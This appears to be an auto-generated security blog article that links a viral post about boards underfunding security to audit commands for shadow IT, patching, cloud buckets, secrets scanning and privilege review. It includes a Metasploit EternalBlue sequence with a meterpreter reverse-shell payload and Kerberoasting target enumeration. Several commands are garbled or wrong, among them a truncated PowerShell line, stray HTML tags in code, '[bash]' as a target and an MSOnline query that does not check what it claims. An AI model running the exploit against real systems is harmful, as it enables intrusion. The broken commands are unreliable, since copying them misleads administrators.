Listen to this Post
Introduction:

A recent viral LinkedIn post by a board advisor has ignited a firestorm in the cybersecurity community, accusing corporate boards and executives of “gross negligence” and “breach of duty of care” by underfunding security in favor of profit. This accusation moves the conversation from technical vulnerabilities to legal accountability. For security professionals, this raises a critical question: how do you document and quantify these failures to protect your organization—and yourself—from liability? This article provides a technical roadmap for auditing executive negligence, identifying unfunded risks, and hardening your environment against the inevitable fallout of “shadow IT” and “technical debt.”
Learning Objectives:
- Understand how to map technical debt and underfunding to specific regulatory compliance failures.
- Learn command-line techniques to discover unauthorized “Shadow IT” assets.
- Identify cloud misconfigurations resulting from rushed, underfunded deployments.
- Utilize GRC (Governance, Risk Management, and Compliance) frameworks to quantify risk for executive reporting.
You Should Know:
1. Auditing “Shadow IT” and Unauthorized Assets
The LinkedIn post specifically calls out “shadow IT” as a result of mismanagement. When security teams are underfunded, departments often procure their own SaaS solutions without oversight. Here is how to discover these rogue assets.
Why this matters: Unmanaged assets are the primary entry point for attackers. If the board refuses to fund a CASB (Cloud Access Security Broker), you must perform manual sweeps.
Command (Linux – Network Sweep):
Use `nmap` to identify unexpected services running on your network that might indicate a rogue server.
 Scan a specific subnet for open HTTP/HTTPS ports which might indicate unauthorized web apps
sudo nmap -p 80,443,8080,8443 192.168.1.0/24 -oG shadow_it_scan.txt
Command (Windows – DNS Cache Analysis):
Check the local DNS cache to see what external SaaS platforms users are connecting to.
 View DNS cache to identify connections to unapproved apps (like personal Dropbox, unauthorized CRM)
Get-DnsClientCache | Where-Object { $_.Entry -match "dropbox|wetransfer|personal-app" } | Format-Table
Tool Configuration (Zscaler/ZIA):
If you have a web gateway, create a policy to flag traffic to “Unsanctioned Apps.”
1. Navigate to Policy > URL Filtering.
- Create a new policy for “Shadow IT Detection.”
- Set the action to Caution or Block for categories like “Personal Storage,” “Uncategorized,” or “Newly Observed Domain.”
2. Quantifying Technical Debt via Vulnerability Management
“Technical debt” is not an abstract concept; it is a list of unpatched CVEs. You need to present this data to the board in financial terms (potential breach cost vs. patching cost).
Command (Linux – Legacy OS Detection):
Identify end-of-life systems that the board refused to fund for upgrades.
 Check OS release on a suspect server
cat /etc/os-release
 If you see "Ubuntu 16.04" (EOL), that is technical debt.
Command (Windows – Missing Patches):
Use PowerShell to get a report of missing updates that are older than 30 days (indicating a decision to defer patching).
 Get a list of missing updates that are critical and approved
Get-WUHistory | Where-Object { $<em>.Result -eq 'Failed' -or $</em>.Result -eq 'InProgress' } | Select-Object Date,
 Use the PSWindowsUpdate module to check for specific missing KBs related to recent exploits
Get-WUList -KBArticleID KB5000000
Vulnerability Exploitation Context:
If a system is left unpatched (Log4j, EternalBlue, etc.) due to “budget constraints,” it is a ticking bomb.
Exploitation Example (EternalBlue/MS17-010):
 Using Metasploit to prove exploitability of unfunded legacy systems
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS [bash]
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > exploit
 If this works, you have evidence of gross negligence regarding patch management.
3. GRC: Mapping Underfunding to Regulatory Frameworks
You must translate technical gaps into compliance violations (NIST, ISO 27001, GDPR). This creates the “duty of care” paper trail.
NIST CSF Mapping:
If the board cuts the budget for the “Protect” function:
Category: PR.IP (Information Protection Processes and Procedures)
Subcategory: PR.IP-1: A baseline configuration of information technology is created and maintained.
Technical Check: Compare running configs against a baseline.
 Linux: Check if file integrity monitoring (like AIDE) is running. If not, PR.IP-1 is failing.
systemctl status aide
 Windows: Check if baselines are applied via Group Policy.
gpresult /r
- API Security and Insecure Integrations (The Result of Rush Jobs)
Underfunding often leads to developers creating quick-and-dirty API integrations without proper security review. These become massive data leakage points.Testing for API Key Exposure in Code Repos:
Use truffleHog or git-secrets to find exposed keys in your codebase (a result of no secure dev funding)
trufflehog git file:///path/to/your/repo --only-verified
API Hardening (Rate Limiting):
Implement rate limiting to prevent brute-force attacks that exploit un-hardened endpoints.
Nginx Config (Prevent API Abuse):
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s;
server {
location /api/ {
limit_req zone=mylimit burst=20 nodelay;
proxy_pass http://api_backend;
}
}
- Cloud Hardening: The “Default Credentials” of the Decade
When rushed, cloud deployments often use default settings. This is the technical manifestation of “allowing vulnerabilities to expand.”
Command (AWS – CIS Benchmark Check):
Use `prowler` or AWS CLI to check for publicly accessible S3 buckets (a common result of untrained staff due to low funding).
 Using AWS CLI to list buckets and check public access
aws s3api list-buckets --query 'Buckets[].Name' --output text | xargs -I {} aws s3api get-bucket-acl --bucket {} | grep -i "uri.AllUsers"
Remediation (Azure – Enforce Security Defaults):
If the board won’t pay for a third-party MFA solution, ensure Azure Security Defaults are ON to prevent basic password spray attacks.
 Connect to AzureAD and check if Security Defaults are enabled
Connect-AzureAD
 Security Defaults status is found in the Azure Portal under Azure Active Directory > Properties, or via MSOL.
 (MSOnline command example)
Get-MsolCompanyInformation | Select-Object -ExpandProperty SecurityComplianceContactInformation
- Linux/Windows Privilege Escalation Vectors (Result of “Unchecked” Access)
The post mentions “unchecked” access rights. Here’s how to audit for the most dangerous misconfigurations that lead to domain compromise.
Linux (Sudo Rights Check):
 List all sudo privileges. If users can run (ALL) ALL, that is a breach of duty of care.
sudo -l
 Check for world-writable scripts executed by root (classic privilege escalation)
find / -type f -perm -o+w -exec ls -l {} \; 2>/dev/null
Windows (Kerberoasting Preparation):
Check for Service Principal Names (SPNs) attached to high-privilege accounts, which makes them vulnerable to Kerberoasting.
 Find user accounts with SPNs (potential Kerberoasting targets)
setspn -T domain.local -Q /
 Check if users have "DCSync" rights (a massive privilege violation)
 This requires PowerView or AD Module
Get-ObjectAcl -DistinguishedName "dc=domain,dc=local" -ResolveGUIDs | Where-Object {$_.ObjectType -eq "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"}
What Undercode Say:
- Accountability is now quantifiable: The days of hand-waving about cyber risks are over. Tools like Nmap, Lynis, and Prowler can generate the forensic evidence needed to prove in court that a board was aware of critical, unpatched vulnerabilities and chose inaction.
- The “Shadow IT” Hunt is mandatory: Security professionals must treat the discovery of unauthorized cloud applications not as a simple policy violation, but as evidence of a governance failure. Every unmanaged Dropbox or personal Gmail account connected to a corporate device is a potential data breach vector that the executive suite is liable for.
- Code is the new compliance contract: When developers are forced to skip security reviews to meet profit-driven deadlines, they leave a trail of API key exposures and misconfigurations. Running `trufflehog` or `git-secrets` against your repositories provides the hard evidence needed to justify why security funding cannot be treated as a discretionary expense.
Prediction:
The next five years will see a dramatic rise in “Director and Officer” (D&O) liability insurance claims being denied due to gross negligence findings. As courts increasingly side with the argument that ignoring technical debt is a breach of fiduciary duty, we will see a shift from purely technical “penetration testing” to “forensic audits of budget allocation.” The CISO of the future will not just present a risk register; they will present a financial portfolio showing the direct correlation between the lack of a $50,000 endpoint detection tool and a $5 million ransomware payout. The hacker is no longer the primary threat—the unfunded boardroom decision is.
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Johndmackenzie Lets – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


